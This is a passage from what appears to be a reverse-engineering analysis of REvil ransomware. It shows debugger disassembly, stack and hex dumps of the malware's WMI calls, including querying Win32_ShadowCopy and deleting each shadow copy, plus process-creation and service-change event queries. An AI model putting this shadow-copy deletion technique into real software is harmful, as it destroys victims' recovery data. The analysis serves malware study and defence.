2: [esp+4] 007B503C L"ROOT\\CIMV2"
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address   Hex                                                ASCII
061EFB44  52 00 4F 00 4F 00 54 00 5C 00 43 00 49 00 4D 00  R.O.O.T.\.C.I.M.
061EFB54  56 00 32 00 00 00 00 00 5F 00 5F 00 50 00 72 00  V.2....._._.P.r.
061EFB64  6F 00 76 00 69 00 64 00 65 00 72 00 41 00 72 00  o.v.i.d.e.r.A.r.
061EFB74  63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00  c.h.i.t.e.c.t.u.
061EFB84  72 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00  r.e.............
```

```
061EFACC  00778070
061EFAD0  007B503C  L"ROOT\\CIMV2"
061EFAD4  00000000
061EFAD8  00000000
061EFADC  00000000
061EFAE0  00000000
061EFAE4  00000000
061EFAE8  007B16F8
061EFAEC  061EFB04
```

Figure 135

The CoSetProxyBlanket function is utilized to set the authentication information that will be used to make calls on a proxy (0xA = **RPC_C_AUTHN_WINNT**, 0x3 = **RPC_C_AUTHN_LEVEL_CALL**, 0x3 = **RPC_C_IMP_LEVEL_IMPERSONATE**):



```
0128458D   53            push ebx
0128458E   53            push ebx
0128458F   57            push edi
01284590   57            push edi
01284591   53            push ebx
01284592   53            push ebx
01284593   6A 0A         push A
01284595   FF 74 24 30   push dword ptr ss:[esp+30]
01284599   FF 15 6C 4F 29 01   call dword ptr ds:[<&CoSetProxyBlanket>]

dword ptr [01294F6C <malware.&CoSetProxyBlanket>]=<combase.CoSetProxyBlanket>

.text:01284599 malware.exe:$4599 #3999
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1:  [esp] 0077E308
2:  [esp+4]  0000000A
3:  [esp+8]  00000000
4:  [esp+C]  00000000
```

```
Address   Hex                                              ASCII
061EFB44  52 00 4F 00 4F 00 54 00 5C 00 43 00 49 00 4D 00  R.O.O.T.\.C.I.M.
061EFB54  56 00 32 00 00 00 00 00 5F 00 5F 00 50 00 72 00  V.2....._._.P.r.
061EFB64  6F 00 76 00 69 00 64 00 65 00 72 00 41 00 72 00  o.v.i.d.e.r.A.r.
061EFB74  63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00  c.h.i.t.e.c.t.u.
```

```
061EFAD0  0077E308
061EFAD4  0000000A
061EFAD8  00000000
061EFADC  00000000
061EFAE0  00000003
061EFAE4  00000003
061EFAE8  00000000
061EFAEC  00000000
```

Figure 136

The malware executes the following query in order to pull a list of shadow copies stored on the local machine:



```
01284617   57         push edi
01284618   53         push ebx
01284619   6A 30      push 30
0128461B   8B 11      mov edx,dword ptr ds:[ecx]
0128461D   50         push eax
0128461E   56         push esi
0128461F   51         push ecx
01284620   FF 52 50   call dword ptr ds:[edx+50]

dword ptr [edx+50]=[fastprox.6C1F1500]=fastprox.6C21FF30

.text:01284620 malware.exe:$4620 #3A20
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1:  [esp] 0077E308
2:  [esp+4]  007E2014 L"WQL"
3:  [esp+8]  007E1D9C L"select * from Win32_Sha
4:  [esp+C]  00000030
```

```
Address   Hex                                              ASCII
061EFB20  57 00 51 00 4C 00 00 00 40 00 00 00 00 00 00 00  W.Q.L...@.......
061EFB30  C0 0C 05 77 23 00 00 00 02 02 00 00 44 FD 1E 06  À..w#.......Dý..
```

```
061EFAD8  0077E308
061EFADC  007E2014  L"WQL"
061EFAE0  007E1D9C  L"select * from Win32_ShadowCopy"
061EFAE4  00000030
061EFAE8  00000000
061EFAEC  061EFB0C
```

Figure 137

The ID of the shadow copy is extracted using the Get method:



```
0128465B   53            push ebx
0128465C   53            push ebx
0128465D   52            push edx
0128465E   8B 08         mov ecx,dword ptr ds:[eax]
01284660   8D 54 24 34   lea edx,dword ptr ss:[esp+34]
01284664   53            push ebx
01284665   52            push edx
01284666   50            push eax
01284667   FF 51 10      call dword ptr ds:[ecx+10]

dword ptr [ecx+10]=[6C1F1BD0 <fastprox.&CWbemObject::Get>]=<fastprox.CWbemObject::Get>

.text:01284667 malware.exe:$4667 #3A67
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1:  [esp] 0080F428 <&CWbemInstance::`vftable'>
2:  [esp+4]  061EFB18 L"id"
3:  [esp+8]  00000000
4:  [esp+C]  061EFB30 <&RtlUserThreadStart>
```

```
Address   Hex                                              ASCII
061EFB18  69 00 64 00 00 00 00 00 57 00 51 00 4C 00 00 00  i.d.....W.Q.L...
061EFB28  40 00 00 00 00 00 00 00 C0 0C 05 77 23 00 00 00  @.......À..w#...
```

```
061EFAD8  0080F428
061EFADC  061EFB18  L"id"
061EFAE0  00000000
061EFAE4  061EFB30
061EFAE8  00000000
061EFAEC  00000000
```

Figure 138

Each shadow copy is deleted via a function call to IWbemServices::DeleteInstance:



```
012846E7  53              push ebx
012846E8  FF 74 24 1C     push dword ptr ss:[esp+1C]
012846EC  8B 11           mov edx,dword ptr ds:[ecx]
012846EE  53              push ebx
012846EF  50              push eax
012846F0  51              push ecx
012846F1  FF 52 40        call dword ptr ds:[edx+40]
012846F4  68 80 00 00 00  push 80
```

```
dword ptr [edx+40]=[fastprox.6C1F14F0]=fastprox.6C220180

.text:012846F1 malware.exe:$46F1 #3AF1
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
```

```
Default (stdcall)   5   Unlock
1: [esp] 0077E308
2: [esp+4] 0080E124 L"Win32_ShadowCopy.ID='{F
3: [esp+8] 00000000
4: [esp+C] 007B16F8
```


```
Address   Hex                                              ASCII
0080E124  57 00 69 00 6E 00 33 00 32 00 5F 00 53 00 68 00  W.i.n.3.2._.S.h.
0080E134  61 00 64 00 6F 00 77 00 43 00 6F 00 70 00 79 00  a.d.o.w.C.o.p.y.
0080E144  2E 00 49 00 44 00 3D 00 27 00 7B 00 46 00 34 00  ..I.D.=.'.{.F.4.
0080E154  32 00 37 00 36 00 44 00 31 00 46 00 2D 00 44 00  2.7.6.D.1.F.-.D.
0080E164  33 00 32 00 36 00 2D 00 34 00 42 00 36 00 32 00  3.2.6.-.4.B.6.2.
0080E174  2D 00 39 00 37 00 30 00 44 00 2D 00 46 00 45 00  -.9.7.0.D.-.F.E.
0080E184  41 00 46 00 46 00 30 00 30 00 31 00 42 00 42 00  A.F.F.0.0.1.B.B.
0080E194  43 00 31 00 7D 00 27 00 00 00 AD BA AB AB AB AB  C.1.}.'....º««««
```

```
061EFADC  0077E308
061EFAE0  0080E124  L"Win32_ShadowCopy.ID='{F4276D1F-D326-4B6
061EFAE4  00000000
061EFAE8  007B16F8
061EFAEC  00000000
061EFAF0  01284468  malware.01284468
061EFAF4  01284468  malware.01284468
061EFAF8  00000000
061EFAFC  00000000
061EFB00  00000001
061EFB04  0077E308
061EFB08  007B16F8
```

Figure 139

Thread activity – sub_12841D3 function

CoInitializeSecurity is utilized to set the default security values for the process (0x3 = **RPC_C_IMP_LEVEL_IMPERSONATE**):



```
012841F3  53              push ebx
012841F4  56              push esi
012841F5  56              push esi
012841F6  56              push esi
012841F7  6A 03           push 3
012841F9  56              push esi
012841FA  56              push esi
012841FB  56              push esi
012841FC  6A FF           push FFFFFFFF
012841FE  56              push esi
012841FF  FF 15 9C 4D 29 01  call dword ptr ds:[<&CoInitializeSecurity>]
01284205  8D 45 E8        lea eax,dword ptr ss:[ebp-8]
```

```
dword ptr [01294D9C <malware.&CoInitializeSecurity>]=<combase.CoInitializeSecurity>

.text:012841FF malware.exe:$41FF #35FF
```

```
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
```


```
Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] FFFFFFFF
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address   Hex                                              ASCII
061EFB30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
061EFB40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
061EFB50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
061EFB60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
061EFB70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
060EF828  00000000
060EF82C  FFFFFFFF
060EF830  00000000
060EF834  00000000
060EF838  00000000
060EF83C  00000003
060EF840  00000000
060EF844  00000000
060EF848  00000000
```

Figure 140

The binary creates a WbemLocator object with the {4590f811-1d3a-11d0-891f-00aa004b2e24} CLSID:



```
0128420B  50              push eax
0128420C  68 10 D0 28 01  push malware.128D010
01284211  33 DB           xor ebx,ebx
01284213  43              inc ebx
01284214  53              push ebx
01284215  56              push esi
01284216  68 50 D0 28 01  push malware.128D050
0128421B  FF 15 44 4F 29 01  call dword ptr ds:[<&CoCreateInstance>]
01284221  85 C0           test eax,eax
```

```
dword ptr [01294F44 <malware.&CoCreateInstance>]=<combase.CoCreateInstance>

.text:0128421B malware.exe:$421B #361B
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
```


```
Default (stdcall)   5   Unlock
1: [esp] 0128D050 malware.0128D050
2: [esp+4] 00000000
3: [esp+8] 00000001
4: [esp+C] 0128D010 malware.0128D010
```

```
Address   Hex                                              ASCII
0128D050  11 F8 90 45 3A 1D D0 11 89 1F 00 AA 00 4B 2E 24  .ø.E:.Ð....ª.K.$
```

```
060EF838  0128D050  return to malware.0128D050 from ???
060EF83C  00000000
060EF840  00000001
060EF844  0128D010  malware.0128D010
060EF848  060EF9EC
```

Figure 141

The process connects to the local “ROOT\CIMV2” namespace and retrieves a pointer to an IWbemServices object:



```
01284269  50        push eax
0128426A  56        push esi
0128426B  8B 11     mov edx,dword ptr ds:[ecx]
0128426D  56        push esi
0128426E  56        push esi
0128426F  56        push esi
01284270  56        push esi
01284271  56        push esi
01284272  57        push edi
01284273  51        push ecx
01284274  FF 52 0C  call dword ptr ds:[edx+C]
01284277  57        push edi
```

```
dword ptr [edx+C]=[6C5810D8 " +Xl"]=wbemprox.6C582B20

.text:01284274 malware.exe:$4274 #3674
```

```
Address   Hex                                              ASCII
060EF9BC  52 00 4F 00 4F 00 54 00 5C 00 43 00 49 00 4D 00  R.O.O.T.\.C.I.M.
060EF9CC  56 00 32 00 00 00 00 00 00 00 00 00 00 00 00 00  V.2.............
060EF9DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
060EF9EC  30 12 7E 00 00 00 00 00 08 FA 0E 06 54 86 A7 76  0.~.....ú..T.§v
060EF9FC  00 00 00 00 30 86 A7 76 88 6A F9 81 50 FA 0E 06  ....0.§v.jù.Pú..
```

```
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
```


Default (stdcall) 5 □ Unlock

```
1:  [esp] 007E1230
2:  [esp+4] 007B5194 L"ROOT\\CIMV2"
3:  [esp+8] 00000000
4:  [esp+C] 00000000
```

```
060EF824  007E1230
060EF828  007B5194  L"ROOT\\CIMV2"
060EF82C  00000000
060EF830  00000000
060EF834  00000000
060EF838  00000000
060EF83C  00000000
060EF840  00000000
060EF844  060EF9F0
```

Figure 142

CoSetProxyBlanket is utilized to set the authentication information that will be used to make calls on a proxy (0xA = **RPC_C_AUTHN_WINNT**, 0x3 = **RPC_C_AUTHN_LEVEL_CALL**, 0x3 = **RPC_C_IMP_LEVEL_IMPERSONATE**):



```
01284286  57           push edi
01284287  57           push edi
01284288  6A 03        push 3
0128428A  6A 03        push 3
0128428C  57           push edi
0128428D  57           push edi
0128428E  6A 0A        push A
01284290  FF 75 FC     push dword ptr ss:[ebp-4]
01284293  FF 15 6C 4F 29 01  call dword ptr ds:[<&CoSetProxyBlanket>]
01284299  85 C0        test eax,eax
```

```
dword ptr [01294F6C <malware.&CoSetProxyBlanket>]=<combase.CoSetProxyBlanket>

.text:01284293 malware.exe:$4293 #3693
```

```
Address   Hex                                              ASCII
060EF9BC  52 00 4F 00 4F 00 54 00 5C 00 43 00 49 00 4D 00  R.O.O.T.\.C.I.M.
060EF9CC  56 00 32 00 00 00 00 00 00 00 00 00 00 00 00 00  V.2.............
060EF9DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
060EF9EC  30 12 7E 00 90 F4 77 00 08 FA 0E 06 54 86 A7 76  0.~..ôw..ú..T.§v
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
```


Default (stdcall) 5 □ Unlock

```
1:  [esp] 0077F490
2:  [esp+4] 0000000A
3:  [esp+8] 00000000
4:  [esp+C] 00000000
```

```
060EF828  0077F490
060EF82C  0000000A
060EF830  00000000
060EF834  00000000
060EF838  00000003
060EF83C  00000003
060EF840  00000000
060EF844  00000000
```

Figure 143

REvil creates an IUnsecuredApartment Interface with the {49bd2028-1523-11d1-ad79-00c04fd8fdff} CLSID:



```
012842C2  50              push eax
012842C3  68 40 D0 28 01  push malware.128D040
012842C8  6A 04           push 4
012842CA  57              push edi
012842CB  68 70 D0 28 01  push malware.128D070
012842D0  FF 15 44 4F 29 01  call dword ptr ds:[<&CoCreateInstance>]
012842D6  8B 4D FC        mov ecx,dword ptr ss:[ebp-4]
```

```
dword ptr [01294F44 <malware.&CoCreateInstance>]=<combase.CoCreateInstance>

.text:012842D0 malware.exe:$42D0 #36D0
```

```
Address   Hex                                              ASCII
0128D070  28 20 BD 49 23 15 D1 11 AD 79 00 C0 4F D8 FD FF  ( ½I#.Ñ..y.ÀOØýÿ
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
```


Default (stdcall) 5 □ Unlock

```
1:  [esp] 0128D070 malware.0128D070
2:  [esp+4] 00000000
3:  [esp+8] 00000004
4:  [esp+C] 0128D040 malware.0128D040
```

```
060EF834  0128D070  malware.0128D070
060EF838  00000000
060EF83C  00000004
060EF840  0128D040  malware.0128D040
060EF844  060EF9E4
```

Figure 144

The executable runs a query to extract the new process events:



```
  01284379  FF 75 F4           push dword ptr ss:[ebp-C]
  0128437C  8B 4D FC           mov ecx,dword ptr ss:[ebp-4]
  0128437F  8B D8              mov ebx,eax
  01284381  57                 push edi
  01284382  68 80 00 00 00     push 80
  01284387  53                 push ebx
  01284388  8B 11              mov edx,dword ptr ds:[ecx]
  0128438A  56                 push esi
  0128438B  51                 push ecx
EIP 0128438C  FF 52 5C         call dword ptr ds:[edx+5C]
  0128438E  8D 85 60 FF FF FF  lea eax,dword ptr ss:[ebp-1A0]

dword ptr [edx+5C]=[fastprox.6C18150C]=fastprox.6C1AFD60

.text:0128438C malware.exe:$438C #378C
```

```
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 0077F490
2: [esp+4] 007B5194 L"WQL"
3: [esp+8] 008015DC L"SELECT * FROM __Instanc
4: [esp+C] 00000080
```


Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

```
Address  Hex                                              ASCII
008015DC 53 00 45 00 4C 00 45 00 43 00 54 00 20 00 2A 00 S.E.L.E.C.T. .*.
008015EC 20 00 46 00 52 00 4F 00 4D 00 20 00 5F 00 5F 00  .F.R.O.M. ._._.
008015FC 49 00 6E 00 73 00 74 00 61 00 6E 00 63 00 65 00 I.n.s.t.a.n.c.e.
0080160C 43 00 72 00 65 00 61 00 74 00 69 00 6F 00 6E 00 C.r.e.a.t.i.o.n.
0080161C 45 00 76 00 65 00 6E 00 74 00 20 00 57 00 49 00 E.v.e.n.t. .W.I.
0080162C 54 00 48 00 49 00 4E 00 20 00 31 00 20 00 57 00 T.H.I.N. .1. .W.
0080163C 48 00 45 00 52 00 45 00 20 00 54 00 61 00 72 00 H.E.R.E. .T.a.r.
0080164C 67 00 65 00 74 00 49 00 6E 00 73 00 74 00 61 00 g.e.t.I.n.s.t.a.
0080165C 6E 00 63 00 65 00 20 00 49 00 53 00 41 00 20 00 n.c.e. .I.S.A. .
0080166C 27 00 57 00 69 00 6E 00 33 00 32 00 5F 00 50 00 '.W.i.n.3.2._.P.
0080167C 72 00 6F 00 63 00 65 00 73 00 73 00 27 00 00 00 r.o.c.e.s.s.'...
```

```
060EF830 0077F490
060EF834 007B5194 L"WQL"
060EF838 008015DC L"SELECT * FROM __InstanceCreationEvent W
060EF83C 00000080
060EF840 00000000
060EF844 00802F0C
060EF848 012841D3 malware.012841D3
060EF84C 00000000
060EF850 012841D3 malware.012841D3
060EF854 00000023
060EF858 00000202
060EF85C 060EFA64
060EF860 0000002B
060EF864 0000027F
```

Figure 145

Another query is used to retrieve the service modification events:



```
  012843CE  6A 00              push 0
  012843D0  68 80 00 00 00     push 80
  012843D5  57                 push edi
  012843D6  8B 11              mov edx,dword ptr ds:[ecx]
  012843D8  56                 push esi
  012843D9  51                 push ecx
EIP 012843DA  FF 52 5C         call dword ptr ds:[edx+5C]
  012843DD  FF 75 E8           push dword ptr ss:[ebp-18]

dword ptr [edx+5C]=[fastprox.6C18150C]=fastprox.6C1AFD60

.text:012843DA malware.exe:$43DA #37DA
```

```
x87StatusWord 0000
